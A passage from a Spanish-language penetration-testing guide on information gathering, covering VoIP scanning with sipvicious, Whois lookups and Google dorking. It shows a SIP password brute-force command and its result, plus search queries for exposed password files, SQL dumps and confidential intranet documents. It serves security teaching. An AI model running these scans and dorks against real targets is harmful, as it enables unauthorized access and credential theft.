


Figura 57: Módulo smtp_enum (Metasploit)

En la salida se muestran varios usuarios locales que podremos utilizar para generar a su vez otros diccionarios con los que atacar otros servicios.

[69] **SMTP User Enumeration Utility**
http://www.metasploit.com/modules/auxiliary/scanner/smtp/smtp_enum

4.1.6. Tecnología VoIP

VoIP (*Voice Over IP*)[70] es un grupo de recursos que hacen posible que la señal de voz viaje a través de Internet utilizando el protocolo IP, enviando la señal en formato digital y no de manera analógica.

Esta tecnología posee como elementos principales, terminales, *gatekeepers*, *gateways* que sirven de enlace con la telefonía tradicional y diferentes protocolos VoIP, como H.323, SIP, Skype, IAX, MGCP, etcétera.

El uso de esta tecnología ofrece un ahorro de costes para las organizaciones, así como una mayor flexibilidad. Estos dos factores han hecho que su uso sea cada vez más extenso y más organizaciones basen su infraestructura telefónica con esta tecnología.

Esta tecnología es susceptible a ataques[71], como pueden ser ataques donde el principal objetivo es registrar las conversaciones de terceros, denegaciones de servicio, secuestro de información, intrusión en los buzones de voz, etcétera. Parte del proceso de *Information Gathering* también conlleva el análisis y *scanning* de sistemas de comunicaciones VoIP con visibilidad externa. Como primer paso un atacante puede utilizar un buscador como Shodan para ver si ha sido indexado algún software relacionado con productos de VoIP. Si, por ejemplo, se realiza una búsqueda en Shodan de la cadena "*Cisco VoIP*" se obtendrían resultados como el siguiente:

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 9.119.154.110:5060;branch=z9hG4bK-1137606975;rport
From: "default"<sip:default@[redacted]>; tag=6333393234353237313363340131363030393134313239
To: "default"<sip:default@[redacted]>;tag=29DF7D54-23FD
Date: Sat, 09 Apr 2011 12:07:30 GMT
Call-ID: 20244636218085790887902 3
Server: Cisco VoIP Gateway/ IOS 12.x/ SIP enabled
Content-Type: application/sdp
CSeq: 1 OPTIONS
Allow: INVITE, OPTIONS, BYE, CANCEL, ACK
Accept: application/sdp
Content-Length: 14...
```

[70] **Wikipedia: Voice over internet Protocol**
http://en.wikipedia.org/wiki/Voice_over_Internet_Protocol

[71] **Shodan y ataques a telefonía VoIP**
http://www.elladodelmal.com/2010/05/shodan-y-ataques-telefonia-voip.html
Penetration Tesing VOIP with BackTrack
http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP#Penetration_Testing_VOIP_with_BackTrack

Esta búsqueda se debe acotar al destino de nuestro proceso de *Information Gathering.* Otro ejemplo sería el que se muestra en el blog «Un informático en el lado del mal», [72] en el que se localiza el software de VoIP, "*Visualware MySpeed Server*", a través de Shodan. Como bien se apunta en el blog, este software carece de credenciales de acceso y una búsqueda a fecha de creación de esta guía muestra 25 resultados con este software sin credenciales de acceso, con el riesgo que esto conlleva para el organismo u organización que esté utilizando dicho software.

Otra aproximación para encontrar elementos de tecnología de VoIP en el proceso de *Information gathering* sería realizar una búsqueda por puertos comúnmente utilizados en buscadores como Shodan. Por ejemplo, el protocolo SIP utiliza como puerto por defecto 5060/tcp, por lo que al realizar la búsqueda en Shodan "**port:5060**", mostrará dispositivos de VoIP accesibles desde Internet indexados por el buscador. Es importante destacar que estos ejemplos son importantes por el hecho de ser búsquedas pasivas donde el atacante no interactúa con el objetivo del análisis, por lo que los sistemas de detección no alertarán de ninguna actividad extraña.

El diagrama siguiente es un ejemplo de una arquitectura típica de VoIP, donde vemos un *switch* central que tiene configurada una VLAN de voz y una VLAN de datos. A estas VLANS están conectados diferentes dispositivos. Otro componente de la arquitectura sería la centralita Asterisk PBX encargada de gestionar las llamadas entrantes y salientes de los usuarios.




Figura 58: Asterisk PBX (Visio diagram by Amir Avraham)

Entre los vectores de ataque más habituales en torno a la tecnología VOIP se encuentran:

- *Information Gathering, Footprinting and Enumeration*
- *Monitoring Traffic and eavesdropping Phone calls*
- *Attacking Authentication*
- *VLAN Hopping*
- *Denial of Service / Flooding*
- *Spoofing Caller ID*

Dentro del alcance de esta guía nos centramos en el primer vector de ataque.

[72] **Shodan y ataques a telefonía VoIP**
http://www.elladodelmal.com/2010/05/shodan-y-ataques-telefonia-voip.html

Una de las herramientas más utilizadas para *Information Gathering* de VoIP[73] es la *suit sipvicious*[74]. *Sipvicious* está formado por un conjunto de herramientas (*svmap, svcrack, svreport, svwar, svcrash*) destinadas a auditar entornos SIP VoiP. Para realizar un escaneo de la red en busca de elementos VoIP ejecutamos:

```
./svmap.py 172.16.193.1-172.16.193.254

| SIP Device          | User Agent            | Fingerprint |
-----------------------------------------------------------------
| 172.16.193.1:5060   | unknown               | disabled    |
| 172.16.193.145:5060 | Asterisk PBX 1.6.2.13 | disabled    |
```

Como puede verse en la salida, *svmap* identifica varios elementos, uno de ellos (un teléfono software) con IP 172.16.193.1, el cual no ha sido reconocido, y el otro, una centralita Asterisk con la versión 1.6.2.13.

Al lanzar la herramienta con la opción *–fingerprint* obtenemos la siguiente información:

```
| 172.16.193.145:5060 | Asterisk PBX 1.6.2.13 | SJphone/1.60.289a (SJ Labs) |
```

Para identificar las extensiones que posee la centralita:

```
./svwar.py -e100-400  172.16.193.145

| Extension | Authentication |
-------------------------------
| 102       | reqauth        |
| 101       | reqauth        |
```

Como puede verse en la salida, la centralita dispone de dos extensiones que requieren autenticación. Con esta información, podría lanzarse un ataque por fuerza bruta para averiguar las contraseñas y, por tanto, acceder como dicha extensión.

```
./svcrack.py -u101 -d dictionary.txt 172.16.193.145
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
------------------------
| 101       | 1234     |
```

La herramienta *sipvicious* está siendo ampliamente utilizada por atacantes para encontrar centralitas expuestas a Internet y poder así lanzar ataques que posibiliten la realización de llamadas gratuitas[75].

---

[73] **Pentesting VOIP**
http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP

[74] **Sipvicious**
http://code.google.com/p/sipvicious/
http://blog.sipvicious.org/

[75] **Video: Hacking Sip Proxies With Sipvicious To Make Free Calls**
http://www.stumbleupon.com/su/2DEolc/securitytube.net/Hacking-SIP-Proxies-with-Sipvicious-to-make-Free-Calls-video.aspx

4.2. PASIVE FOOTPRINTING

4.2.1. Protocolo Whois

Whois[76] es un protocolo TCP que permite realizar consultas a bases de datos y donde es posible obtener información como el propietario de un dominio o dirección IP, el contacto administrativo, el contacto técnico, etcétera.

Tradicionalmente el acceso a las bases de datos de *Whois* se ha realizado mediante línea de comandos en sistemas Unix. Hoy en día, existen además de estos mecanismos, la posibilidad de realizarlo a través de servicios web y similares. A continuación, puede verse cómo es posible obtener información de utilidad a través de estas bases de datos para el proceso de *Information Gathering*:

Whois de un dominio en consola

```
Guia:~# whois example.com

Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

  Server Name: EXAMPLE.COM.AU
  Registrar: ENETICA PTY LTD
  Whois Server: whois.enetica.com.au
  Referral URL: http://www.enetica.com.au

  Domain Name: EXAMPLE.COM
  Registrar: RESERVED-INTERNET ASSIGNED NUMBERS AUTHORITY
  Whois Server: whois.iana.org
  Referral URL: http://res-dom.iana.org
  Name Server: A.IANA-SERVERS.NET
  Name Server: B.IANA-SERVERS.NET
  Status: clientDeleteProhibited
  Status: clientTransferProhibited
  Status: clientUpdateProhibited
  Updated Date: 19-apr-2011
  Creation Date: 14-aug-1995
  Expiration Date: 13-aug-2011
```

[76] **RFC 3912: WHOIS Protocol Specification**
http://www.rfc-editor.org/rfc/rfc3912.txt

```
>>> Last update of whois database: Tue, 10 May 2011 07:57:33 UTC <<<
……..
TEXTO
…….
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain:       EXAMPLE.COM

organisation: Internet Assigned Numbers Authority

created:      1992-01-01
source:       IANA
```

Whois de un dominio a través de servicios web




Figura 59: whois.domaintools.com y Netcraft.com

En las imágenes anteriores se dispone de la información sobre el dominio “example.com”, ofrecida por el servicio whois.domainstools.com y por la herramienta *whois* de sistemas UNIX.

Además, se muestra la salida proporcionada por Netcraft[77] tras consultar el dominio cert.inteco.es. Netcraft resulta útil no solo para conocer información sobre el dominio sino para conocer datos como S.O del sitio web, el *netblock, uptime,* etc.

[77] **About Netcraft**
http://news.netcraft.com/about-netcraft/

La información que ofrece el protocolo *Whois* sobre un dominio es:

- Información sobre el registrador del dominio.

```
Domain ID:D51687756-LROR
Domain Name:WIKIPEDIA.ORG
Created On:13-Jan-2001 00:12:14 UTC
Last Updated On:02-Dec-2009 20:57:17 UTC
Expiration Date:13-Jan-2015 00:12:14 UTC
Sponsoring Registrar:GoDaddy.com, Inc. (R91-LROR)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT RENEW PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:CR31094073
Registrant Name:DNS Admin
Registrant Organization:Wikimedia Foundation, Inc.
Registrant Street1:149 New Montgomery Street
Registrant Street2:Third Floor
Registrant Street3:
Registrant City:San Francisco
Registrant State/Province:California
Registrant Postal Code:94105
Registrant Country:US
Registrant Phone:+1.4158396885
Registrant Phone Ext.:
Registrant FAX:+1.4158820495
Registrant FAX Ext.:

Registrant Email: dns-admin@wikimedia.org
```

- Información sobre el contacto administrativo del dominio.

```
Admin ID:CR31094075
Admin Name:DNS Admin
Admin Organization:Wikimedia Foundation, Inc.
Admin Street1:149 New Montgomery Street
Admin Street2:Third Floor
Admin Street3:
Admin City:San Francisco
Admin State/Province:California
Admin Postal Code:94105
Admin Country:US
Admin Phone:+1.4158396885
Admin Phone Ext.:
Admin FAX:+1.4158820495
Admin FAX Ext.:
Admin Email: dns-admin@wikimedia.org
```

- Información sobre el contacto técnico

```
Tech ID:CR31094074
Tech Name:DNS Admin
Tech Organization:Wikimedia Foundation, Inc.
Tech Street1:149 New Montgomery Street
Tech Street2:Third Floor
Tech Street3:
Tech City:San Francisco
Tech State/Province:California
Tech Postal Code:94105
Tech Country:US
Tech Phone:+1.4158396885
Tech Phone Ext.:
Tech FAX:+1.4158820495
Tech FAX Ext.:
Tech Email: dns-admin@wikimedia.org
```

- Información sobre servidores DNS asociados al dominio

```
Name Server:NS0.WIKIMEDIA.ORG
Name Server:NS1.WIKIMEDIA.ORG
Name Server:NS2.WIKIMEDIA.ORG
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
Name Server:
DNSSEC: Unsigned
```

Se observa cómo se ofrecen números de teléfono, direcciones de correo, información de geolocalización, útil para tomar como punto de partida en el proceso de recolección de información. Desde el punto de vista de un atacante esta información puede utilizarse para:

1. identificar contactos que puedan ser objetivo de un ataque de ingeniería social
2. identificar los servidores de nombres

Whois también nos ofrece la posibilidad de preguntar por una dirección IP. A continuación, puede verse la respuesta generada tras consultar la dirección 208.80.152.2, que se corresponde con el registro de tipo «A» del dominio Wikipedia.org:

```
NetRange:       208.80.152.0 - 208.80.155.255
CIDR:           208.80.152.0/22
OriginAS:       AS14907
NetName:        WIKIMEDIA
NetHandle:      NET-208-80-152-0-1
Parent:         NET-208-0-0-0-0
NetType:        Direct Assignment
Comment:        http://www.wikimediafoundation.org
RegDate:        2007-07-23
Updated:        2007-07-23
Ref:            http://whois.arin.net/rest/net/NET-208-80-152-0-1

OrgName:        Wikimedia Foundation Inc.
OrgId:          WIKIM
Address:        149 New Montgomery Street
Address:        3rd Floor
City:           San Francisco
StateProv:      CA
PostalCode:     94105
Country:        US
RegDate:        2006-05-30
Updated:        2009-12-28
Ref:            http://whois.arin.net/rest/org/WIKIM
```

```
OrgTechHandle: MBE96-ARIN
OrgTechName:   Bergsma, Mark
OrgTechPhone:  +1-415-839-6885
OrgTechEmail:  mark@wikimedia.org
OrgTechRef:    http://whois.arin.net/rest/poc/MBE96-ARIN

OrgTechHandle: RTA40-ARIN
OrgTechName:   Tarnell, River
OrgTechPhone:  +1-415-839-6885
OrgTechEmail:  river@wikimedia.org
OrgTechRef:    http://whois.arin.net/rest/poc/RTA40-ARIN

RNOCHandle: MBE96-ARIN
RNOCName:   Bergsma, Mark
RNOCPhone:  +1-415-839-6885
RNOCEmail:  mark@wikimedia.org
RNOCRef:    http://whois.arin.net/rest/poc/MBE96-ARIN

RTechHandle: MBE96-ARIN
RTechName:   Bergsma, Mark
RTechPhone:  +1-415-839-6885
RTechEmail:  mark@wikimedia.org
RTechRef:    http://whois.arin.net/rest/poc/MBE96-ARIN

RAbuseHandle: MBE96-ARIN
RAbuseName:   Bergsma, Mark
RAbusePhone:  +1-415-839-6885
RAbuseEmail:  mark@wikimedia.org
RAbuseRef:    http://whois.arin.net/rest/poc/MBE96-ARIN

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
```

4.2.2. Google Hacking

El buscador creado por Google es, sin lugar a dudas, el más utilizado y conocido en Internet a día de hoy. Éste buscador destaca por su rapidez y, sobre todo, por el volumen de información indexada con su robot, el cual va «barriendo» direcciones de Internet de manera constante. Google ofrece en su buscador la posibilidad de realizar búsquedas avanzadas (*site*:, *inurl*:, etcétera), pudiendo realizar un filtrado más efectivo y aumentando así la potencia de las búsquedas que puede realizar el usuario.

El aumento del volumen de información indexada así como la cantidad de resultados generados por los buscadores ha dado lugar a que factores como la rapidez o la precisión se conviertan en uno de los aspectos más importantes a la hora de buscar información. A raíz de este hecho, surgió lo que se conoce como ***Google Hacking,*** que consiste en aprovechar los operadores avanzados de buscadores como Google, Bing o Shodan para encontrar cadenas en los resultados de las búsquedas. Uno de los principales objetivos es buscar vulnerabilidades en aplicaciones web, malas gestiones de contenido en servidores, malas gestiones de los permisos de los servidores, etcétera.

Johnny Long, para sacar provecho de estas capacidades de Google, creó una base de datos de nombre "**Google Hacking Database**"[78] donde se agrupan búsquedas avanzadas en Google en diferentes categorías. A continuación, se muestran las categorías creadas por Johnny Long y una pequeña descripción:

Advisories and Vulnerabilities **(215 entries)**
These searches locate vulnerable servers. These searches are often generated from various security advisory posts, and in many cases are product or version-specific.
Error Messages **(68 entries)**
Really retarded error messages that say WAY too much!
Files containing juicy info **(230 entries)**
No usernames or passwords, but interesting stuff none the less.
Files containing passwords **(135 entries)**
PASSWORDS, for the LOVE OF GOD!!! Google found PASSWORDS!
Files containing usernames **(15 entries)**
These files contain usernames, but no passwords… Still, google finding usernames on a web site..
Footholds **(21 entries)**
Examples of queries that can help a hacker gain a foothold into a web server
Pages containing login portals **(232 entries)**
These are login pages for various services. Consider them the front door of a website's more sensitive functions.
Pages containing network or vulnerability data **(59 entries)**
These pages contain such things as firewall logs, honeypot logs, network information, IDS logs… all sorts of fun stuff!
sensitive Directories **(61 entries)**
Google's collection of web sites sharing sensitive directories. The files contained in here will vary from sesitive to uber-secret!
sensitive Online Shopping Info **(9 entries)**
Examples of queries that can reveal online shopping info like customer data, suppliers, orders, creditcard numbers, credit card info, etc
Various Online Devices **(201 entries)**
This category contains things like printers, video cameras, and all sorts of cool things found on the web with Google.
Vulnerable Files **(57 entries)**
HUNDREDS of vulnerable files that Google can find on websites…
Vulnerable Servers **(48 entries)**
These searches reveal servers with specific vulnerabilities. These are found in a different way than the searches found in the "Vulnerable Files" section.
Web Server Detection **(72 entries)**
These links demonstrate Google's awesome ability to profile web servers..

Estas búsquedas utilizan una serie de **operadores avanzados**, de los cuales se detallan a continuación los más relevantes (se puede consultar en la propia página web de Google[79] más información sobre estos operadores):

[78] **GHDB « Hackers For Charity**
http://www.hackersforcharity.org/ghdb/
[79] **Google: Advanced Operators**
http://www.google.com/intl/en/help/operators.html

- **Operador: "site":** Este operador filtra por el dominio. Si se desea buscar todo lo relacionado con el dominio "csirtcv.gva.es", en Google se lanzaría la siguiente consulta: "site:csirtcv.gva.es"
- **Operador: "Intitle, allintitle":** Busca la cadena introducida a continuación del operador en el título de las páginas Web indexadas. Dentro "*Google Groups*" buscará en el título de los mensajes. Dentro "*Google Code*" buscará en los mensajes dentro de los proyectos ("Issues"). La diferencia entre "intitle" y "allintitle" es:
  - intitle:"index of" "backup" : busca "index of" en el título y *backup* no la buscará en el título.
  - allintitle: "index of" "backup": busca todas las cadenas en el título.
- **Operador: "inurl, allinurl":** Busca la cadena introducida a continuación del operador en el enlace indexado por el robot de Google. La diferencia entre el operador con el prefijo all y sin él es la misma que en el operador anterior pero aplicado a las URLs.
- **Operador: "filetype":** Busca documentos con la extensión introducida tras el operador avanzado.
- **Operador: "allintext":** Busca la cadena introducida en el texto de la página web.
- **Operador: "link":** Este operador busca páginas que enlazan a la página introducida a continuación del operador.
- **Operador: "·daterange":** Se limita el resultado de la búsqueda a las fechas publicadas en determinado rango horario
- **Operador: "cache":** Busca el contenido en la caché de Google.
- **Operador: "info":** Google ofrece información del sitio, como la *caché*, páginas similares a la introducida, páginas que tengan un enlace a ésta, páginas indexadas de ese dominio y páginas que contengan la cadena introducida.

Como ya se ha comentado, las búsquedas no se restringen únicamente al contexto web y alguno de los operadores pueden ser utilizados en *Google Images* (indexa imágenes), *Google Code* (proyectos de software), *Google Groups*, etcétera. Este aspecto es relevante ya que no se debe reducir el alcance de las búsquedas a la web.

Como se aprecia, el *Google Hacking* consiste principalmente en conocer los operadores avanzados para profundizar en cómo hacerlo y, sobre todo, en saber qué buscar. Existen bases de datos que muestran búsquedas útiles para el proceso de *Google Hacking* orientado a la fase de *Information Gathering*. Además, herramientas como ***SEAT***[80] permiten automatizar estas búsquedas utilizando las BBDD de GHDB, NIKTO, GSDB, WMAP, URLCHK y NESTEA, y los motores de búsqueda de Google, Yahoo, MSN, AltaVista, AOL y DMOZ.

En la siguiente tabla se muestran una serie de búsquedas básicas con las que se puede jugar para obtener información sensible sobre un determinado dominio.

[80] **Midnight Research Labs: SEAT**
http://midnightresearch.com/projects/search-engine-assessment-tool/

Búsqueda en Google	Objetivo
site:dominio.com "index of"	Encontrar servidores web que permitan la navegación por los directorios del servidor a modo de carpeta.
site:dominio.com filetype:doc (xls,ppt,pdf,vsd,dia)	Encontrar todos los ficheros del dominio. Observar si existe información útil y extraer los metadatos con aplicaciones cómo la *Foca*.
site:dominio.com intranet	Observar si la intranet asociada a la organización (o hubiese estado) accesible e indexada por Google.
site:dominio.com administrador admin	Encontrar referencias al administrador o admin en el dominio.
site:dominio.com inurl:temp|inurl:tmp| inurl:bkp|inurl:backup|inurl:old| inurl:temporal	Encontrar contenido temporal, como ficheros de código fuente renombrado a extensión .tmp, etcétera.
site:dominio.com error|warning	Encontrar errores en la página, que pueden revelar información de la plataforma tecnológica.
site:dominio.com login|logon	Encontrar puntos de autenticación en el dominio.
site:dominio.com passwords|contraseñas| login|usuario filetype:xls (doc,pdf)	Encontrar ficheros de contraseñas y usuarios en un dominio en los formatos más extendidos para ello.
site:dominio confidencial|private|privado| restringido	Encontrar contenido privado que hubiera sido indexado por Google.
intext:"404 Object Not Found" Microsoft-IIS/5.0 (Necesario disponer de una serie de errores de los prinicipales servidores Web)	Búsqueda de errores proporcionados por los servidores web. Esto puede proporcionar vulnerabilidades en la plataforma.

Para ejemplificar la potencia de estas búsquedas, se realizará una búsqueda de documentos de tipo *Microsoft Office* en dominios .es, que estén dentro de la intranet y que contengan la palabra *password.*

```
site:.es inurl:intranet filetype:doc password
```

Tras esta búsqueda nos encontramos con resultados cómo:




Figura 60: Documentos con usuarios y contraseñas

Otro ejemplo, sería buscar documentos confidenciales, con formato Microsoft Office y que en cuya URL aparezca la palabra intranet.

inurl:intranet filetype:doc confidential




Figura 61: Ejemplo de contrato, clasificado como confidencial

Otra búsqueda interesante, desde un punto de vista de un atacante, consistiría en buscar ficheros de log del cliente Putty, "**filetype:log username putty"**

Normalmente, los resultados de esta búsqueda ofrecen información de dispositivos de red, como se observa en la siguiente captura:




Figura 62: Log de un Cisco ASA

En "http://www.exploit-db.com/google-dorks/" pueden localizarse gran cantidad de búsquedas organizadas por categorías. Por ejemplo, dentro de la categoría *Files containing passwords*, tenemos la siguiente búsqueda **filetype:sql "MySQL dump" (pass|password|passwd|pwd),** la cual nos permite buscar ficheros Mysql con extensión ".sql" que contienen campos de contraseñas. En la imagen adjunta se muestra un ejemplo.

Figura 63: MySQL dump

El libro «**Hacking con buscadores: Google, Bing & Shodan**»[81] de Enrique Rando muestra numerosos ejemplos de búsquedas avanzadas sobre dichos buscadores y como sacar partido de la información pública que ofrecen estas fuentes.

[81] **Hacking con Buscadores: Google, Bing & Shodan**
http://www.informatica64.com/libros.aspx?id=hackingBuscadores

Anonimato y persistencia con la caché de Google

